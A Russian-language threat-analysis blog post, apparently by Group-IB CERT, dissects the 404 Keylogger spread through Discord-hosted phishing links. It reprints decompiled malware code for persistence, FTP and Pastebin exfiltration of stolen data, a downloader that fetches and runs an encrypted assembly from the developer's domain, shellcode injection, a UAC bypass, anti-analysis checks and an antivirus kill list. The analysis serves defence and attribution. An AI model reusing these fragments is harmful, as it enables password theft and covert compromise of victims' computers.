


Кейлоггер с сюрпризом: анализ клавиатурного шпиона и деанон его разработчика

 habr.com/ru/company/group-ib/blog/477198/


EditorGIB

Хабр




Кейлоггер с сюрпризом: анализ
клавиатурного шпиона и деанон
его разработчика

Блог компании Group-IB




В последние годы мобильные трояны активно вытесняют трояны для персональных компьютеров, поэтому появление новых вредоносных программ под старые добрые «тачки» и их активное использование киберпреступниками, хотя и неприятное, но все-

таки событие. Недавно центр круглосуточного реагирования на инциденты информационной безопасности CERT Group-IB зафиксировал необычную фишинговую рассылку, за которой скрывалась новая вредоносная программа для ПК, сочетающая в себе функции Keylogger и PasswordStealer. Внимание аналитиков привлекло то, каким образом шпионская программа попадала на машину пользователя — с помощью популярного голосового мессенджера. **Илья Померанцев**, специалист по анализу вредоносного кода CERT Group-IB рассказал, как работает вредоносная программа, чем она опасна, и даже нашел ее создателя — в далеком Ираке.




Итак, пойдём по порядку. Под видом вложения в таком вот письме содержалась картинка, при клике на которую пользователь попадал на сайт **cdn.discordapp.com**, и оттуда загружался вредоносный файл.

Использование Discord, бесплатного голосового и текстового мессенджера, достаточно нестандартно. Обычно для этих целей используются другие мессенджеры или социальные сети.

Сетевая сессия		Информация о файле	
Номер	#AWSuHTDbj82KEf0q47f (Похожие)	Вероятность	97% Вредоносный
Сенсор		Время скачивания	15.11.2019, 13:04
Время	15.11.2019, 13:04:00	Время анализа	15.11.2019, 13:03
Протокол	MAILSERV  Скачать eml	Имя файла	ref151119.zip
Ссылка на файл	https://cdn.discordapp.com/attachments/64374052...	MD5 / SHA1 / SHA256	71d7f6eed6d1643d7b655589486369334
Интеграция	SMTP-сервер		
Источник			
Назначение			

В процессе более детального анализа было установлено семейство ВПО. Им оказался новичок на рынке вредоносных программ — **404 Keylogger**.

Первое объявление о продаже кейлоггера было размещено на **hackforums** пользователем под ником «404 Coder» 8 августа.



Домен магазина был зарегистрирован совсем недавно — 7 сентября 2019 года.

Domain name	Registrar	Reg date	Exp date	Email	Phone	Organization	Person	IP-address
www.404projects.xyz	namecheap inc	2019-09-07	2020-09-07	cef2720bc46143db8c5277ffdb7a782a.protect@whoisguard.com	5117057182	whoisguard, inc	whoisguard protected	198.54.114.227
404projects.xyz	namecheap inc	2019-09-07	2020-09-07	cef2720bc46143db8c5277ffdb7a782a.protect@whoisguard.com	5117057182	whoisguard, inc	whoisguard protected	198.54.114.227

Как уверяют разработчики на сайте **404projects[.]xyz**, **404** — это инструмент, созданный, чтобы помочь компаниям узнавать о действиях своих клиентов (с их разрешения) или он нужен тем, кто желает защитить свой бинарный файл от реверс-инжиниринга. Забегая вперед, скажем, что с последней задачей **404** точно не справляется.

Frequently Ask Questions

What is 404 Crypter & Keylogger?


404 is a tool coded to help business companies to be aware of their clients actions (with their permission) and also for educational purposes to help those want to know how a keylogger works, also Securing your binary file to protect it for reverse engineering and crackers.

Мы решили разреверсить один из файлов и проверить, что из себя представляет «BEST SMART KEYLOGGER».

Экосистема ВПО

Загрузчик 1 (AtillaCrypter)

Исходный файл защищен при помощи **EazObfuscator** и осуществляет двухэтапную загрузку **AtProtect** из секции ресурсов. В ходе анализа других сэмплов, найденных на VirusTotal, стало понятно, что эта стадия не предусматривалась самим разработчиком, а была добавлена его клиентом. В дальнейшем было установлено, что этим загрузчиком является AtillaCrypter.



Загрузчик 2 (AtProtect)

По факту этот загрузчик является неотъемлемой частью ВПО и, по замыслу разработчика, должен брать на себя функционал по противодействию анализу.

FEATURES

SOME FEATURE JUST SUPPORT KEYLOGGER !

DOWNLOADER

Add a direct URL or Address to your crypter & keylogger and it will execute your file carefully to the machine Support(Keylogger & Crypter).

2 STUB ENCRYPTION OF CRYPTER

The Crypter have 2 stub to Encryption Auto Protect & Downloader Algorithm, Daily/Weekly Update, FUD %80 Runtime & %100 Scantime

SCREENSHOT LOGGER

take a look on what the other person is doing on his computer by enabling this features. A complete screenshot will be sent to you, Support(Keylogger).

PASSWORD RECOVERY

Our Password recovery will grab all accounts in a computer to have your own backup incase you forgot one of them, Support(Keylogger).

SMTP & FTP & PASTEBIN

Logs can be sent to your smtp or ftp or pastebin depends on your preference, Use your gmail,yahoo, or your own web hosting, Support(Keylogger).

ANTI VM/SANDBOXIE

This will protect your stub from being examined by unauthorized person in his/her own virtual environment or sandboxie, Support(Keylogger & Crypter).

Однако на практике механизмы защиты крайне примитивны, и наши системы успешно детектят это ВПО.

Загрузка основного модуля осуществляется при помощи **Franchy ShellCode** различных версий. Однако мы не исключаем, что могли использоваться и другие варианты, например, **RunPE**.

Конфигурационный файл

Описание	Значение
Флаг проверки, находится ли файл под анализом	false
Флаг проверки, находится ли файл в виртуальной среде	false
Флаг использования функционала загрузчика	true
Флаг обхода UAC	false
Применить атрибут «Скрытый» для текущего файла	false
Флаг закрепления в системе	false
Флаг демонстрации диалоговых окон	false
Использовать диалоговое окно 1 типа	false
Использовать диалоговое окно 2 типа	false
Использовать диалоговое окно 3 типа	false
Флаг удаления оригинального файла	false
Флаг подгрузки DataStealer в текущий процесс	false
Флаг инжекта DataStealer в процесс InstallUtil.exe	true
Флаг открытия URL в IE	false
Заснуть на 5 секунд	true

Закрепление в системе

Закрепление в системе обеспечивается загрузчиком **AtProtect**, если установлен соответствующий флаг.

```

if (Persist_Flag)
{
    string str = AtProtect.unicodeConv("\\GFqaak");
    string str2 = AtProtect.unicodeConv("\\Zpzwm.exe");
    string str3 = AtProtect.unicodeConv("\\WinDriv.url");
    string name = AtProtect.unicodeConv("Software\\Microsoft\\Windows\\CurrentVersion\\Run");
    if (!Directory.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + str))
    {
        Directory.CreateDirectory(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + str).Attributes = (FileAttributes.Directory | FileAttributes.Normal);
        if (!File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + str + str2))
        {
            File.Copy(Application.ExecutablePath, Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + str + str2);
        }
        AtProtect.CreateAutorunURLfile("WinDriv", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + str + str2);
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(name, true);
        if (registryKey != null)
        {
            registryKey.SetValue("Zpzwm", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + str + str3);
        }
    }
}

```

- Файл копируется по пути %AppData%\GFqaak\Zpzwm.exe.
- Создается файл %AppData%\GFqaak\WinDriv.url, запускающий Zpzwm.exe.

- В ветке **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** создается ключ на запуск **WinDriv.url**.

Взаимодействие с C&C

Загрузчик AtProtect

При наличии соответствующего флага ВПО может запустить скрытый процесс **ieplorer** и перейти по указанной ссылке, чтобы уведомить сервер об успешном заражении.

DataStealer

Вне зависимости от используемого метода сетевое взаимодействие начинается с получения внешнего IP жертвы с помощью ресурса **[http://checkip[.]dyndns[.]org/]**.

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR1.0.3705;)

Одинакова и общая структура сообщения. Присутствует заголовок **|----- 404 Keylogger — {Type} -----|**, где **{type}** соответствует типу передаваемой информации.

Описание	Значение
Передаются сохраненные пароли	Passwords
Передается лог нажатых клавиш (На момент анализа возможна передача только по SMTP и FTP)	Keyboard Logs
Передается лог буфера обмена (На момент анализа возможна передача только по SMTP и FTP)	Clipboard Logs
Передается снимок экрана (На момент анализа возможна передача только по SMTP)	Screenshot

Далее следует информация о системе:

_____ + VICTIM INFO + _____

IP: {Внешний IP}
Owner Name: {Имя компьютера}
OS Name: {Название ОС}
OS Version: {Версия ОС}
OS PlatForm: {Платформа}
RAM Size: {Размер ОЗУ}

И, наконец, — передаваемые данные.

SMTP

Тема письма имеет следующий вид: **404 К** | {Тип сообщения} | **Client Name: {Имя пользователя}**.

Интересно, что для доставки писем клиенту **404 Keylogger** используется SMTP-сервер разработчиков.

```
former.FOFO = "noreply@404projects.xyz";  
former.SUSU = "404projects.xyz";
```

Это позволило выявить некоторых клиентов, а также почту одного из разработчиков.

FTP

При использовании этого метода собираемая информация сохраняется в файл и сразу же оттуда читается.

```
if (Operators.CompareString(former.FTPEP, "True", false) == 0)  
{  
    string path = Path.Combine(MyProject.Computer.FileSystem.SpecialDirectories.MyDocuments, Conversions.ToString(Operators.AddObject(former.PASSWORD, ".txt")));  
    StreamWriter streamWriter = new StreamWriter(path);  
    streamWriter.WriteLine(Operators.ConcatenateObject(Operators.ConcatenateObject(Operators.ConcatenateObject(Operators.ConcatenateObject("----- 404 Keylogger - Clipboard Logs -----|\n\n" + former.infofooe +  
        "\n\n" + "\n\n" + "\n\n", former.StolsClip), "\n\n"), "\n\n"), "-----"));  
    streamWriter.Close();  
    StreamReader streamReader = new StreamReader(path);  
    byte[] bytes = Encoding.UTF8.GetBytes(streamReader.ReadToEnd());  
    streamReader.Close();  
    FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(ftpWebRequest.Uri, new object[]  
    {  
        Operators.AddObject(former.URLEL, former.PASSWORD)  
    }, null, null, null);  
    try  
    {  
        ftpWebRequest.Method = "STOR";  
        ftpWebRequest.Credentials = new NetworkCredential(former.USEUSE, former.ESUESU);  
        byte[] array = File.ReadAllBytes(path);  
        ftpWebRequest.ContentLength = (long)array.Length;  
        using (Stream requestStream = ftpWebRequest.GetRequestStream())  
        {  
            requestStream.Write(array, 0, array.Length);  
            requestStream.Close();  
            File.Delete(path);  
        }  
    }  
    catch (Exception ex)  
    {  
        return;  
    }  
}
```

Логика этого действия не совсем понятна, однако это создает дополнительный артефакт для написания поведенческих правил.

%HOMEDRIVE%%HOMEPATH%\Documents\A{Произвольное число}.txt

Pastebin

На момент анализа этот метод применяется только для передачи украденных паролей. Причем он используется не как альтернатива первым двум, а параллельно. Условием является значение константы, равное «Vavaa». Предположительно, это имя клиента.

```
if (Operators.CompareString(former.azy, "Vavaa", false) == 0)
{
    object value = string.Concat(new string[]
    {
        "|----- 404 Keylogger - Passwords -----|\r\n",
        former.infooeoe,
        "\r\n",
        former.stolenpasswords,
        "\r\n\r\n\r\n\r\n\r\n-----"
    });
    if (former.Login())
    {
        string text = former.Post(Conversions.ToString(value), "404 Keylogger", "php");
    }
}
```

Взаимодействие происходит по https-протоколу через API **pastebin**. Значение `api_paste_private` равно **PASTE_UNLISTED**, что запрещает поиск таких страниц в **pastebin**.

Алгоритмы шифрования

Извлечение файла из ресурсов

Полезная нагрузка хранится в ресурсах загрузчика **AtProtect** в виде Bitmap-картинок. Извлечение осуществляется в несколько стадий:

- Из картинки извлекается массив байтов. Каждый пиксель трактуется как последовательность из 3 байтов в порядке BGR. После извлечения первые 4 байта массива хранят длину сообщения, последующие — само сообщение.

```
public static byte[] ExtractFileFromBitmap(Bitmap bitmap)
{
    byte[] array = new byte[bitmap.Width * bitmap.Height * 3];
    int num = 0;
    for (int i = bitmap.Height - 1; i >= 0; i--)
    {
        for (int j = 0; j < bitmap.Width; j++)
        {
            Color pixel = bitmap.GetPixel(j, i);
            array[num * 3 + 2] = pixel.R;
            array[num * 3 + 1] = pixel.G;
            array[num * 3] = pixel.B;
            num++;
        }
    }
    byte[] array2 = new byte[BitConverter.ToInt32(array, 0)];
    Buffer.BlockCopy(array, 4, array2, 0, array2.Length);
    return array2;
}
```

- Вычисляется ключ. Для этого высчитывается MD5 от значения «ZpzwmjMJyfTNIraIKVrcSkxCN», указанного в качестве пароля. Полученный хеш записывается дважды.

```
byte[] sourceArray = new MD5CryptoServiceProvider().ComputeHash(Encoding.ASCII.GetBytes(Pass));
Array.Copy(sourceArray, 0, array, 0, 16);
Array.Copy(sourceArray, 0, array, 15, 16);
rijndaelManaged.Key = array;
```

- Выполняется расшифровка алгоритмом AES в режиме ECB.

Вредоносный функционал

Downloader

Реализуется в загрузчике **AtProtect**.

- Обращением по **[activelink-repalce]** запрашивается статус сервера о готовности отдать файл. Сервер должен вернуть “ON”.
- По ссылке **[downloadlink-replace]** скачивается полезная нагрузка.
- С помощью **FranchyShellcode** осуществляется инъект полезной нагрузки в процесс **[inj-replace]**.

В ходе анализа домена **404projects[.]xyz** на VirusTotal были выявлены

дополнительные экземпляры **404 Keylogger**, а также несколько видов загрузчиков.

Scanned	Detections	Type	Name
2019-11-15	29 / 69	Win32 EXE	zpzwm.exe
2019-11-13	17 / 69	Win32 EXE	daard
2019-11-17	44 / 71	Win32 EXE	decYtpYfGSzD.exe
2019-11-13	12 / 69	Win32 EXE	AWB & Shipping Doc.pdf.bat
2019-11-11	16 / 72	Win32 EXE	appvetwclientres.exe
2019-11-11	15 / 71	Win32 EXE	ysfdo.exe
2019-10-30	33 / 67	Win32 EXE	4b13fe368390af606e66acd770b80cd9.virus
2019-10-29	24 / 69	Win32 EXE	test0.exe
2019-10-27	25 / 71	Win32 EXE	changed to csharp.exe
2019-10-20	9 / 67	Win32 EXE	changed to csharp.exe
2019-10-20	9 / 69	Win32 EXE	changed to csharp.exe
2019-10-20	9 / 69	Win32 EXE	changed to csharp.exe
2019-09-22	18 / 70	Win32 EXE	WindowsApplication1.exe
2019-09-20	27 / 70	Win32 EXE	debab0c0154376aa1ae0b61bb7f22ce1.virus
2019-11-11	49 / 72	Win32 EXE	kEFMRjXbZiTDDNmEnLdHMQGayFPJQgFKAST.exe
2019-11-11	46 / 70	Win32 EXE	BsGmXYTYPebLWQkAHRpfEFZxZqSLBDyC.exe
2019-10-18	44 / 69	Win32 EXE	newcrypt.exe
2019-11-11	48 / 71	Win32 EXE	WfYyEXDiCwFKQPenlWMCaSgNQSzHkPFBL.exe
2019-10-19	51 / 71	Win32 EXE	server.exe

Условно они делятся на два типа:

1. Загрузка осуществляется с ресурса **404projects[.]xyz**.

```
public static void Main()
{
    WebClient webClient = new WebClient();
    string udecryptU = webClient.DownloadString(Strings.StrReverse("5xcEGLw3PG/war/cilbup/daolpu/zyx.stcejorp404//:ptth"));
    byte[] rawAssembly = Convert.FromBase64String(Conversions.ToString(Module1.r1j1j)(udecryptU, "Boom"));
    object objectValue = RuntimeHelpers.GetObjectValue(Versioned.CallByName(AppDomain.CurrentDomain.Load(rawAssembly), Strings.StrReverse("daol"), CallType.Get, new object[0]));
    object objectValue2 = RuntimeHelpers.GetObjectValue(Versioned.CallByName(RuntimeHelpers.GetObjectValue(objectValue), Strings.StrReverse("tnioPyrtne"), CallType.Get, new object[0]));
    object objectValue3 = RuntimeHelpers.GetObjectValue(objectValue2);
    string methodName = "Invoke";
    CallType useCallType = CallType.Method;
    object[] arguments = new object[2];
    object objectValue4 = RuntimeHelpers.GetObjectValue(Versioned.CallByName(objectValue3, methodName, useCallType, arguments));
}
```

Данные закодированы Base64 и зашифрованы AES.

2. Этот вариант состоит из нескольких этапов и, вероятнее всего, используется в связке с загрузчиком **AtProtect**.

Поддерживаются все символы. Спецсимволы экранируются. Есть обработка клавиш BackSpace и Delete. Учитывается регистр.

ClipboardLogger

Период отправки лога: 30 минут.

Период опроса буфера: 0,1 секунды.

Реализовано экранирование ссылок.

```
public static void kppppp(object sender, EventArgs e)
{
    if (!former.StolsClip.ToString().Contains(MyProject.Computer.Clipboard.GetText().Replace(".", "<.>").Replace("http", "<http>")))
    {
        former.StolsClip = Operators.AddObject(former.StolsClip, MyProject.Computer.Clipboard.GetText().Replace(".", "<.>").Replace("http", "<http>") + "\r\n");
    }
}
```

ScreenLogger

Период отправки лога: 60 минут.

Скриншоты сохраняются в
%HOMEDRIVE%%HOMEPATH%\Documents\404k\404pic.png.

После отправки папка **404k** удаляется.

PasswordStealer

Браузеры	Почтовые клиенты	FTP-клиенты
Chrome	Outlook	FileZilla
Firefox	Thunderbird	
SeaMonkey	Foxmail	
IceDragon		
PaleMoon		
Cyberfox		
Chrome		
BraveBrowser		
QQBrowser		

IridiumBrowser

XvastBrowser

Chedot

360Browser

ComodoDragon

360Chrome

SuperBird

CentBrowser

GhostBrowser

IronBrowser

Chromium

Vivaldi

SlimjetBrowser

Orbitum

CocCoc

Torch

UCBrowser

EpicBrowser

BliskBrowser

Opera

```
Alllope.Outlook();
FirefoxPassReader.Thunderbird();
FirefoxPassReader.SeaMonkey();
FirefoxPassReader.IceDragon();
FirefoxPassReader.PaleMoon();
FirefoxPassReader.Cyberfox();
Alllope.Foxmail();
Alllope.Chrome();
Alllope.BraveBrowser();
Alllope.QQBrowser();
Alllope.IridiumBrowser();
Alllope.XvastBrowser();
Alllope.Chedot();
Alllope.360Chrome();
Alllope.ComodoDragon();
Alllope.360Browser();
Alllope.SuperBird();
Alllope.CentBrowser();
Alllope.GhostBrowser();
Alllope.IronBrowser();
Alllope.ChromiumBrowser();
Alllope.Vivaldi();
Alllope.SlimjetBrowser();
Alllope.Orbitum();
Alllope.CocCocBrowser();
Alllope.Torch();
Alllope.UCBrowser();
Alllope.EpicBrowser();
Alllope.BliskBrowser();
Alllope.FileZilla();
Alllope.Opera();
FirefoxPassReader.Firefox();
```

Противодействие динамическому анализу

- Проверка нахождения процесса под анализом

Осуществляется с помощью поиска процессов **taskmgr**, **ProcessHacker**, **prosexp64**, **prosexp**, **prosmom**. Если найден хотя бы один, ВПО завершает работу.

- Проверка нахождения в виртуальной среде

Осуществляется с помощью поиска процессов **vmtoolsd**, **VGAuthService**, **vmacthlp**, **VBoxService**, **VBoxTray**. Если найден хотя бы один, ВПО завершает работу.

- Засыпание на 5 секунд
- Демонстрация диалоговых окон различных типов

Может быть использовано для обхода некоторых песочниц.

- Обход UAC

Выполняется через редактирование ключа реестра **EnableLUA** в настройках групповой политики.

- Применение атрибута «Скрытный» для текущего файла.
- Возможность выполнить удаление текущего файла.

Неактивные возможности

В ходе анализа загрузчика и основного модуля были найдены функции, отвечающие за дополнительный функционал, однако они нигде не используются. Вероятно, это связано с тем, что ВПО все еще в разработке, и вскоре функциональность будет расширена.

Загрузчик AtProtect

Была найдена функция, отвечающая за подгрузку и инжект в процесс **msiexec.exe** произвольного модуля.

```
public static void RunBinder()
{
    byte[] embaddedFile = AtProtect.GetEmbaddedFile();
    byte[] encodedShellcode = AtProtect.GetEncodedShellcode();
    byte[] array = AtProtect.AES_Decrypt(embaddedFile, "[key-binder]");
    byte[] array2 = AtProtect.AES_Decrypt(encodedShellcode, "ZpzwjM3yFTNiRaIKVrcSkxCN");
    byte[] array3 = array;
    byte[] array4 = array2;
    IntPtr value = IntPtr.Zero;
    IntPtr IntPtr = AtProtect.VirtualAlloc(IntPtr.Zero, (uint)array4.Length, 12288u, 64u);
    Marshal.Copy(array4, 0, IntPtr, array4.Length);
    AtProtect.EntryPoint entryPoint = (AtProtect.EntryPoint)Marshal.GetDelegateForFunctionPointer(IntPtr, typeof(AtProtect.EntryPoint));
    IntPtr IntPtr2 = Marshal.AllocHGlobal(array3.Length);
    Marshal.Copy(array3, 0, IntPtr2, array3.Length);
    string text = "%Systemroot%\\System32\\msiexec.exe";
    IntPtr destination = Marshal.AllocHGlobal(text.Length);
    Marshal.Copy(AtProtect.GetBytesFromStringWithZero(Encoding.Default, text), 0, destination, AtProtect.GetBytesFromStringWithZero(Encoding.Default, text).Length);
    while (value == IntPtr.Zero)
    {
        value = entryPoint(text, IntPtr2);
        if (value != IntPtr.Zero)
        {
            return;
        }
    }
}
```

DataStealer

- Закрепление в системе

```
public static void AddToStartup(string name, string path)
{
    try
    {
        RegistryKey currentUser = Registry.CurrentUser;
        RegistryKey registryKey = currentUser.OpenSubKey("software\\microsoft\\windows\\currentversion\\run", true);
        registryKey.SetValue(name, path, RegistryValueKind.String);
    }
    catch (Exception ex)
    {
    }
}
```

- Функции декомпрессии и дешифровки

```
public static byte[] DecompressGZip(byte[] bytesToDecompress)
{
    byte[] array4;
    using (object obj = new GZipStream(new MemoryStream(bytesToDecompress), CompressionMode.Decompress))
    {
        object obj2 = new byte[4096];
        using (object obj3 = new MemoryStream())
        {
            int num;
            do
            {
                object instance = obj;
                Type type = null;
                string memberName = "Read";
                object[] array = new object[]
                {
                    RuntimeHelpers.GetObjectValue(obj2),
                    0,
                    4096
                };
                object[] arguments = array;
                string[] argumentNames = null;
                Type[] typeArguments = null;
                bool[] array2 = new bool[]
                {
                    true,
                    false,
                    false
                };
                object value = NewLateBinding.LateGet(instance, type, memberName, arguments, argumentNames, typeArguments, array2);
                if (array2[0])
                {
                    obj2 = RuntimeHelpers.GetObjectValue(array[0]);
                }
                num = Conversions.ToInteger(value);
            }
        }
    }
}
```

```
public static string enct(string input)
{
    StringBuilder stringBuilder = new StringBuilder();
    string[] array = Strings.Split(input, " ", -1, CompareMethod.Binary);
    foreach (string value in array)
    {
        int charCode = checked((int)Math.Round(unchecked(Conversions.ToDouble(value) - 312.0)));
        stringBuilder.Append(Strings.ChR(charCode));
    }
    return stringBuilder.ToString();
}
```

Вероятно, скоро будет реализовано шифрование данных при сетевом взаимодействии.

- Завершение процессов антивирусов

zlclient	Dvp95_0	Pavsched	avgserv9
egui	Ecengine	Pavw	avgserv9schedapp
bdagent	Esafe	PCCIOMON	avgemc
npfmsg	Espwatch	PCCMAIN	ashwebsv

olydbg	F-Agnt95	Pccwin98	ashdisp
anubis	Findviru	Pcfwallicon	ashmaisv
wireshark	Fprot	Persfw	ashserv
avastui	F-Prot	POP3TRAP	aswUpdSv
_Avp32	F-Prot95	PVIEW95	symwsc
vsmon	Fp-Win	Rav7	norton
mbam	Frw	Rav7win	Norton Auto-Protect
keyscrambler	F-Stopw	Rescue	norton_av
_Avpcc	lamapp	Safeweb	nortonav
_Avpm	lamserv	Scan32	ccsetmgr
Ackwin32	lbmasn	Scan95	ccevtmgr
Outpost	lbmavsp	Scanpm	avadmin
Anti-Trojan	Icload95	Scrsan	avcenter
ANTIVIR	Icloadnt	Serv95	avgnt
Apvxdwin	Icmon	Smc	avguard
ATRACK	Icsupp95	SMCSERVICE	avnotify
Autodown	Icsuppnt	Snort	avscan
Avconsol	lface	Sphinx	guardgui
Ave32	lomon98	Sweep95	nod32krn
Avgctrl	Jedi	SYMPROXYSVC	nod32kui
Avkserv	Lockdown2000	Tbscan	clamscan
Avnt	Lookout	Tca	clamTray
Avp	Luall	Tds2-98	clamWin
Avp32	MCAFEE	Tds2-Nt	freshclam
Avpcc	Moolive	TermiNET	oladdin
Avpdos32	Mpftray	Vet95	sigtool

Avpm	N32scanw	Vetray	w9xpopen
Avptc32	NAVAP SVC	Vscan40	Wclose
Avpupd	NAVAPW32	Vsecomr	cmgrdian
Avsched32	NAVLU32	Vshwin32	alogserv
AVSYNMGR	Navnt	Vsstat	mcshield
Avwin95	NAVRUNR	Webscanx	vshwin32
Avwupd32	Navw32	WEBTRAP	avconsol
Blackd	Navwnt	Wfindv32	vsstat
Blackice	NeoWatch	Zonealarm	avsynmgr
Cfiadmin	NISSERV	LOCKDOWN2000	avcmd
Cfiaudit	Nisum	RESCUE32	avconfig
Cfinet	Nmain	LUCOMSERVER	licmgr
Cfinet32	Normist	avgcc	sched
Claw95	NORTON	avgcc	preupd
Claw95cf	Nupgrade	avgamsvr	MsMpEng
Cleaner	Nvc95	avgupsvc	MSASCui
Cleaner3	Outpost	avgw	Avira.Systray
Defwatch	Padmin	avgcc32	
Dvp95	Pavcl	avgserv	

- Самоуничтожение

- Загрузка данных из указанного ресурс-манифеста

```
public static byte[] LQXYGZYRI(string KJKWCCYACS)
{
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    byte[] array;
    using (Stream manifestResourceStream = executingAssembly.GetManifestResourceStream(KJKWCCYACS))
    {
        if (manifestResourceStream == null)
        {
            array = null;
        }
        else
        {
            byte[] array2 = new byte[checked((int)(manifestResourceStream.Length - 1L) + 1)];
            manifestResourceStream.Read(array2, 0, array2.Length);
            array = array2;
        }
    }
    return array;
}
```

- Копирование файла по пути %Temp%\tmpG\[Текущая дата и время в миллисекундах].tmp

```
public static void MeltMele()
{
    string executablePath = Application.ExecutablePath;
    int hModule = 0;
    string executablePath2 = Application.ExecutablePath;
    former.MoveFile232(Strings.Left(executablePath, former.GetModuleFileNameeqw(hModule, ref executablePath2, 256)), Path.GetTempPath() + "\\tmpG" + DateTime.Now.Millisecond.ToString() + ".tmp", 8L);
}
```

Интересно, что идентичная функция присутствует в ВПО AgentTesla.

